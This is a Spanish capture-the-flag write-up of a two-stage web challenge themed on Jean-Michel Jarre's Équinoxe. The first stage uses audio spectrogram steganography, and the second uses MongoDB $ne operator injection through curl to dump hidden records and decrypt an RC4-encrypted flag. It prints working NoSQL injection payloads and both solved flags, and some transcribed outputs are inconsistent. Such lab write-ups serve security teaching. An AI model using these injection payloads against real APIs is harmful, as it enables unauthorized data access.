

Équinoxe de printemps (marzo 2023)

Primera parte

Équinoxe de printemps (I)

¿Qué mejor excusa que el comienzo de la primavera para una humilde mención a una joya de la música electrónica?


No son necesarios ataques por diccionario o fuerza bruta.

Flag: UAM{md5}

<http://167.235.132.30:23033/>

La página principal solicita un código secreto. El reto se inspira en el álbum Équinoxe de Jean-Michel Jarre, cuya portada también se muestra.

Équinoxe



Introduzca un código para continuar.

Código secreto

Enviar

Probando diversas entradas, se obtienen los resultados “Longitud incorrecta” o “El código no es válido”. El segundo se consigue con 16 caracteres, por lo que esta debe de ser la longitud adecuada.

Si se explora el código HTML, un comentario `<!-- /hidden_file -->` hace referencia a una posible ruta oculta.

```

1 <!DOCTYPE html>
2 <html>
3 <head>
4   <meta charset="utf-8">
5   <meta http-equiv="X-UA-Compatible" content="IE=edge">
6   <meta name="viewport" content="width=device-width, initial-scale=1.0">
7   <title>Équinoxe</title>
8   <link rel="stylesheet" type="text/css" href="/static/css/bootstrap.min.css" />
9   <script src="/static/js/bootstrap.min.js" type="text/javascript"></script>
10 </head>
11 <body>
12 <div class="container">
13 <h1 class="mx-auto text-center col-auto py-4">Équinoxe</h1>
14
15 <div class="row">
16   <div class="col-4 offset-4">
17     
18   </div>
19 </div>
20 <div class="row mt-3">
21   <div class="col-auto offset-3">
22     <p>Introduzca un código para continuar.</p>
23   </div>
24 </div>
25
26 <div class="row">
27   <form method="POST" class="form-inline">
28     <div class="col-auto offset-3">
29       <label for="word" class="form-label">Código secreto</label>
30       <input type="text" class="form-control" name="code" id="code">
31     </div>
32     <div class="col-auto offset-3 py-3">
33       <button type="submit" class="btn btn-primary">Enviar</button>
34     </div>
35   </div>
36 </form>
37 </div>
38 <!-- /hidden_file -->
39
40 </div>
41 </body>
42 </html>

```

Al visitar la URL http://167.235.132.30:23033/hidden_file, se muestra otra página con un mensaje. También se puede descargar un fichero *equi4.wav*.


Équinoxe

Un amigo mío escéptico, audaz y poco simpatizante de los espíritus, presume todavía de muy buen oído a su edad. Le han pasado un fichero con un fragmento de Équinoxe 4 de Jean-Michel Jarre y dice que le suena muy raro. ¿Esconderá algo?


[equi4.wav](#)

Un amigo mío escéptico, audaz y poco simpatizante de los espíritus, presume todavía de muy buen oído a su edad. Le han pasado un fichero con un fragmento de Équinoxe 4 de Jean-Michel Jarre y dice que le suena muy raro. ¿Esconderá algo?


El fichero contiene sonido tal como promete y, en efecto, presenta en la escucha unos extraños chasquidos que recordarían a los “picotazos” de un disco de vinilo. Audacity es un editor de audio muy popular.




Existen diversas técnicas de ocultación de información en un fichero de sonido. Una de ellas consiste en manipular el audio para camuflar una imagen o un mensaje, de forma que solo se aprecie en el espectrograma, que representa la distribución de frecuencias a lo largo del tiempo.




La vista predeterminada es la forma de onda. Se puede seleccionar **Spectrogram** para cambiar a la vista del espectrograma.




De forma predeterminada, Audacity limita la frecuencia superior a 8000 Hz, mientras que el umbral ideal de la audición humana se sitúa de forma convencional en los 20000 Hz.




Se debe seleccionar **Spectrogram Settings** en el menú desplegable y ajustar la frecuencia máxima.




La nueva configuración hace visible una secuencia alfanumérica que debe corresponder con el código requerido.




Otra herramienta de visualización de espectrogramas es **Sonic Visualiser**.



La opción **Add Spectrogram** del menú **Layer** agrega una capa con el espectrograma del fichero de sonido.



La barra horizontal inferior, que representa la forma de onda, posee una ventana deslizable. Al desplazarla por la zona en la que se escuchan los chasquidos extraños, se desvela el mensaje.



Cuando se envía la secuencia `vmrEreVRQrGD4yyE` a la web, la página felicita el éxito con un simpático GIF animado del músico francés y la primera *flag*.

Équinoxe

Très bien!



La primera *flag* es:

UAM{b2b8ce71d541c018cc5585fa29c91a53}

Si lo desea, proceda a la [segunda parte](#).

Très bien!

La primera *flag* es:

UAM{b2b8ce71d541c018cc5585fa29c91a53}

Segunda parte

Équinoxe de printemps (II)

Tras la rebosante exhibición de imaginación de la etapa anterior, cuya solución da el punto de entrada a esta, nos parece que el fan de Jean-Michel Jarre no tenía que volver a complicarse tanto la vida para enseñar una selección de álbumes del músico francés.

No son necesarios ataques por diccionario o fuerza bruta.

Flag: UAM{md5}

La ruta de acceso a la segunda parte viene dada por la solución de la primera:
<http://167.235.132.30:23033/b2b8ce71d541c018cc5585fa29c91a53>.

La página exhibe una selección de álbumes del músico francés Jean-Michel Jarre.


Équinoxe

Discografía seleccionada de Jean-Michel Jarre

Oxygène	▼
Équinoxe	▼
Les Chants Magnétiques	▼
Zoolook	▼
Rendez-Vous	▼
Revolutions	▼
En attendant Cousteau	▼
Chronologie	▼
Oxygène 7-13	▼
Métamorphoses	▼
A.E.R.O	▼
Electronica 1: The Time Machine	▼
Electronica 2: The Heart of Noise	▼
Oxygène 3	▼
Equinoxe Infinity	▼

Al desplegar alguno de los elementos, se exponen la portada y su año de publicación.

Les Chants Magnétiques

The image shows a close-up of a man's face, focusing on his right eye which is a bright, glowing blue. He has dark, thick eyebrows and dark hair. The text "JORRE / MAGNETIC FILLOS" is printed in red across the lower part of his eye. In the top right corner of the image, the number "2344188" is visible.

Año 1981

El código HTML no incluye esta información, pero sí varias funciones en JavaScript.

```

16     <h2>Discografía seleccionada de Jean-Michel Jarre</h2>
17 </div>
18 <div id="albums" class="col-6 offset-3">
19 </div>
20 <script type="text/javascript">
21 'use strict';
22 function apiRequest(find, filter, success, error) {
23     fetch("/api", {
24         method: "post",
25         headers: new Headers({
26             "Content-Type": "application/json"
27         }),
28         body: JSON.stringify({
29             find: find,
30             filter: filter
31         })
32     }).then(function(response) {
33         if (response.ok) {
34             return response.json()
35         } else {
36             return "Error status: "+response.status;
37         }
38     }).then(success).catch(error)
39 }
40
41 function buttonOnClick(event) {
42     var albumId = parseInt(event.srcElement.getAttribute("data-element-id"));
43     var body = document.getElementById("body"+albumId);
44
45     if (body.getAttribute("data-loaded") !== "true") {
46         body.textContent = "Cargando..."
47
48         apiRequest({id: albumId}, {}, function (data) {
49             if (typeof(data) === "string") {
50                 body.textContent = data;
51             } else {
52                 var album = data[0];
53                 var description = document.createElement("div");
54                 var image = document.createElement("img");
55                 image.src = album["image"];
56                 image.className="img-fluid";
57                 var text = document.createElement("p");
58                 text.textContent = "Año "+album["year"];
59                 description.appendChild(image);
60                 description.appendChild(text);
61                 while (body.firstChild) {
62                     body.removeChild(body.firstChild);
63                 }
64                 body.appendChild(description);
65                 body.setAttribute("data-loaded", "true");
66             }
67         }, function(err) {
68             body.textContent = err;
69         });
70     }
71
72     return true;
73 }


```

```

74
75 (function () {
76     var response = apiRequest({id: {"$ne": null}}, {id: 1, name: 1}, function(data) {
77         if (typeof(data) === "string") {
78             document.getElementById("albums").textContent = data;
79         } else {
80             var accordion = document.createElement("div");
81             accordion.className = "accordion";
82             accordion.id = "accordion-albums";
83             for (var i=0; i<data.length; i++) {
84                 var item = document.createElement("div");
85                 item.className = "accordion-item";
86                 var header = document.createElement("h2");
87                 header.className = "accordion-header";
88                 header.id = "header"+data[i]["id"];
89                 var button = document.createElement("button");
90                 button.className = "accordion-button collapsed";
91                 button.type = "button";
92                 button.setAttribute("data-bs-toggle", "collapse");
93                 button.setAttribute("data-bs-target", "#collapse"+data[i]["id"]);
94                 button.setAttribute("data-element-id", data[i]["id"]);
95                 button.textContent = data[i]["name"];
96                 button.addEventListener("click", buttonOnClick);
97                 var contents = document.createElement("div");
98                 contents.id = "collapse"+data[i]["id"];
99                 contents.className="accordion-collapse collapse";
100                contents.setAttribute("data-bs-parent", "#accordion-albums");
101                var body = document.createElement("div");
102                body.className = "accordion-body";
103                body.id = "body"+data[i]["id"];
104                contents.appendChild(body);
105                header.appendChild(button);
106                item.appendChild(header);
107                item.appendChild(contents);
108                accordion.appendChild(item);
109            }
110            document.getElementById("albums").appendChild(accordion);
111        }
112    }, function(err) {
113        document.getElementById("albums").textContent = err;
114    })
115 })();
116 </script>

```

La pestaña *Red* de las herramientas de desarrollo del navegador corrobora que la información de los álbumes se obtiene de forma dinámica a través de una API web.




Name	Url	Status	Type	Initiator
b2b8ce71d541c018cc5585fa29c91a53	http://167.235.132.30:23033/b2b8ce71...	200	document	Other
bootstrap.min.css	http://167.235.132.30:23033/static/css/...	304	stylesheet	b2b8ce7...
bootstrap.min.js	http://167.235.132.30:23033/static/js/b...	304	script	b2b8ce7...
api	http://167.235.132.30:23033/api	200	fetch	b2b8ce7...23
data:image/svg+xml,...	data:image/svg+xml,%3csvg xmlns=htt...	200	svg+xml	bootstrap.min.css
data:image/svg+xml,...	data:image/svg+xml,%3csvg xmlns=htt...	200	svg+xml	bootstrap.min.css
api	http://167.235.132.30:23033/api	200	fetch	b2b8ce7...23
zoolook.jpg	http://167.235.132.30:23033/static/img...	200	jpeg	Other
api	http://167.235.132.30:23033/api	200	fetch	b2b8ce7...23
cousteau.jpg	http://167.235.132.30:23033/static/img...	200	jpeg	Other
api	http://167.235.132.30:23033/api	200	fetch	b2b8ce7...23
chants.jpg	http://167.235.132.30:23033/static/img...	200	jpeg	Other


La función **apiRequest** combina los parámetros **find** y **filter** en un objeto que se envía en formato JSON a la ruta **/api**.

La lista de álbumes se carga con la petición


`{"find":{"id":{"$ne":null}}, "filter":{"id":1, "name":1}}`.




La respuesta devuelve una lista con las claves **id** y **name** solamente.



Cuando se despliega un álbum, se solicita un **id** concreto, como el 4 en el caso de Zoolook, con un filtro vacío.



Además de **id** y **name**, se recibe la ruta con la imagen de portada en **image** y el año en **year**.



La apariencia de las peticiones puede resultar extraña, desacostumbrada. Una búsqueda de “\$ne: null” revela que la aplicación web podría estar usando una base de datos MongoDB, basada en documentos estructurados a modo de objetos JSON. El operador \$ne selecciona aquellos en los que el valor del campo no es igual al especificado.

Si bien aquí se va a usar **curl** para probar otras peticiones, existen herramientas que facilitan la interacción con las API web basadas en JSON.

```
$ curl http://167.235.132.30:23033/api
<!doctype html>
<html lang=en>
<title>405 Method Not Allowed</title>
<h1>Method Not Allowed</h1>
<p>The method is not allowed for the requested URL.</p>
```

La ruta no acepta peticiones GET. La opción **-d** de **curl** permite enviar información en el cuerpo de la solicitud y modifica el método a POST.

```
$ curl http://167.235.132.30:23033/api -d '{}'
```

Aunque la respuesta sea un objeto vacío, se da por hecho que el servidor ha procesado la petición.

```
$ curl http://167.235.132.30:23033/api -d
'{"find":{"id":4},"filter":{}}'
```

En este caso, se ha enviado una petición análoga a la que lleva a cabo la página web. No obstante, no se han conseguido resultados cuando debería haberlos.

El código JavaScript de la web añade la cabecera Content-Type: application/json para señalar que el formato del cuerpo es JSON. Por defecto, se establece **Content-Type a application/x-www-form-urlencoded**, que es la forma habitual de remitir un formulario de una página web mediante el método POST.

```
$ curl http://167.235.132.30:23033/api -d
'{"find":{"id":4},"filter":{}}' -H 'Content-Type: application/json'
[{"id":4,"image":"/static/img/zoolook.jpg","name":"Zoolook","year":1984}]
```

Se observa que **filter** es opcional.


```
$ curl http://167.235.132.30:23033/api -d '{"find":{"id":4}}' -H
'Content-Type: application/json'
[{"id":4,"image":"/static/img/zooslook.jpg","name":"Zooslook","year":1984}]
```

Un objeto vacío en **find** debería devolver todos los resultados. Sin embargo, parece que la aplicación web se protege de esta circunstancia.

```
$ curl http://167.235.132.30:23033/api -d '{"find":{}}' -H
'Content-Type: application/json'
{}
```

La consulta `{"id":{"$ne":null}}` devuelve todos los discos.

```
$ curl http://167.235.132.30:23033/api -d
'{"find":{"id":{"$ne":null}}}' -H 'Content-Type: application/json'
[{"id":1,"image":"/static/img/oxygene.jpg","name":"Oxyg\u00e8ne","year":1976}, {"id":2,"image":"/static/img/equinoxe.jpg","name":"\u00c9quinoxe","year":1978}, {"id":3,"image":"/static/img/chants.jpg","name":"Les Chants Magn\u00e9tiques","year":1981}, {"id":4,"image":"/static/img/zooslook.jpg","name":"Zooslook","year":1984}, {"id":5,"image":"/static/img/rendezvous.jpg","name":"Rendez-Vous","year":1986}, {"id":6,"image":"/static/img/revolutions.jpg","name":"Revolutions","year":1988}, {"id":7,"image":"/static/img/cousteau.jpg","name":"En attendant Cousteau","year":1990}, {"id":8,"image":"/static/img/chronologie.jpg","name":"Chronologie","year":1993}, {"id":9,"image":"/static/img/oxygene7_13.jpg","name":"Oxyg\u00e8ne 7-13","year":1997}, {"id":10,"image":"/static/img/metamorphoses.jpg","name":"M\u00e9tamorphoses","year":2000}, {"id":11,"image":"/static/img/aero.jpg","name":"A.E.R.O","year":2004}, {"id":12,"image":"/static/img/electro1.jpg","name":"Electronica 1: The Time Machine","year":2015}, {"id":13,"image":"/static/img/electro2.jpg","name":"Electronica 2: The Heart of Noise","year":2016}, {"id":14,"image":"/static/img/oxygene3.jpg","name":"Oxyg\u00e8ne 3","year":2016}, {"id":15,"image":"/static/img/equinfinity.jpg","name":"Equinoxe Infinity","year":2018}]
```

Cambiar **id** por otros nombres o incluso la cadena vacía, manteniendo `{"$ne":null}`, devuelve una lista sin elementos.

```
$ curl http://167.235.132.30:23033/api -d
'{"find":{"x":{"$ne":null}}}' -H 'Content-Type: application/json'
[]
$ curl http://167.235.132.30:23033/api -d
'{"find":{"y":{"$ne":null}}}' -H 'Content-Type: application/json'
[]
$ curl http://167.235.132.30:23033/api -d
'{"find":{"":{"$ne":null}}}' -H 'Content-Type: application/json'
[]
$ curl http://167.235.132.30:23033/api -d
'{"find":{"flag":{"$ne":null}}}' -H 'Content-Type: application/json'
[{"flag":"Flag 2 cifrada hex:
c857f8c84bf22fb875a702aa35f4028a70ae5e374e93bedae383cd94fa604f5276fb
ce8b63"}]
```

Sin embargo, ha habido suerte con **flag**, pero está cifrada. Hay que conocer el algoritmo y la clave. ¿Sería posible que la API los proporcionase? Una pequeña variación en la consulta, {"flag":{"\$ne":1}}, entrega el contenido extra.

```
$ curl http://167.235.132.30:23033/api -d
'{"find":{"flag":{"$ne":1}}}' -H 'Content-Type: application/json'
[{"id":1,"image":"/static/img/oxygene.jpg","name":"Oxyg\u00e8ne", "year":1976}, {"id":2,"image":"/static/img/equinoxe.jpg", "name":"\u00c9quinoxe", "year":1978}, {"id":3,"image":"/static/img/chants.jpg", "name":"Les Chants Magn\u00e9tiques", "year":1981}, {"id":4,"image":"/static/img/zoobook.jpg", "name":"Zookook", "year":1984}, {"id":5,"image":"/static/img/rendezvous.jpg", "name":"Rendez-Vous", "year":1986}, {"id":6,"image":"/static/img/revolutions.jpg", "name":"Revolutions", "year":1988}, {"id":7,"image":"/static/img/cousteau.jpg", "name":"En attendant Cousteau", "year":1990}, {"id":8,"image":"/static/img/chronologie.jpg", "name":"Chronologie", "year":1993}, {"id":9,"image":"/static/img/oxygene7_13.jpg", "name":"Oxyg\u00e8ne 7-13", "year":1997}, {"id":10,"image":"/static/img/metamorphoses.jpg", "name":"M\u00e9tamorphoses", "year":2000}, {"id":11,"image":"/static/img/aero.jpg", "name":"A.E.R.O", "year":2004}, {"id":12,"image":"/static/img/electro1.jpg", "name":"Electronica 1: The Time Machine", "year":2015}, {"id":13,"image":"/static/img/electro2.jpg", "name":"Electronica 2: The Heart of Noise", "year":2016}, {"id":14,"image":"/static/img/oxygene3.jpg", "name":"Oxyg\u00e8ne 3", "year":2016}, {"id":15,"image":"/static/img/equinfinity.jpg", "name":}
```

```
: "Equinoxe Infinity", "year": 2018}, {"flag": "Flag 2 cifrada hex: c857f8c84bf22fb875a702aa35f4028a70ae5e374e93bedae383cd94fa604f5276fbce8b63"}, {"key": "Clave RC4: equinoxe"}]
```

Por tanto, el algoritmo de cifrado es RC4 con la clave **equinoxe**. Solamente con el operador **\$ne**, otras muchas peticiones consiguen el mismo efecto.

- {"find":{"id":{"\$ne":""}}}
- {"find":{"":{"\$ne":1}}}
- {"find":{"foo":{"\$ne":"bar"}}}

Puede usarse la conocida herramienta web CyberChef (<https://gchq.github.io/CyberChef/>) para descifrar el texto. En primer lugar, en **Input** se introduce la secuencia hexadecimal y se arrastra **From Hex** de la parte izquierda a la central para convertir a bytes. Después, con ayuda del buscador, se arrastra **RC4** debajo y se escribe **equinoxe** en el campo **Passphrase**. Si se ha hecho de forma correcta, se desvela la *flag*.

The screenshot shows the CyberChef web interface. On the left, the 'Recipe' panel contains two steps: 'From Hex' and 'RC4'. The 'From Hex' step has a 'Delimiter' set to 'Auto'. The 'RC4' step has a 'Passphrase' set to 'equinoxe', 'Input format' set to 'Latin1', and 'Output format' set to 'Latin1'. On the right, the 'Input' field contains the hexadecimal string: c857f8c84bf22fb875a702aa35f4028a70ae5e374e93bedae383cd94fa604f5276fbce8b63. Below the input, the 'Output' field displays the result: |UAM{440d52333709896f5a158d0c6679d47c}.

En realidad, no se necesita **From Hex**. **RC4** es capaz de leer hexadecimal directamente cuando se cambia **Input format** a **Hex**.

Recipe

RC4

Passphrase

equinoxe

UTF8

Input format

Hex

Output format

Latin1

Input

c857f8c84bf22fb875a702aa35f4028a70ae5e374e93bedae383cd94fa604f5276fbce8b63

rec 74 1

Output

UAM{440d52333709896f5a158d0c6679d47c}

Por tanto, la segunda **flag** es **UAM{440d52333709896f5a158d0c6679d47c}**.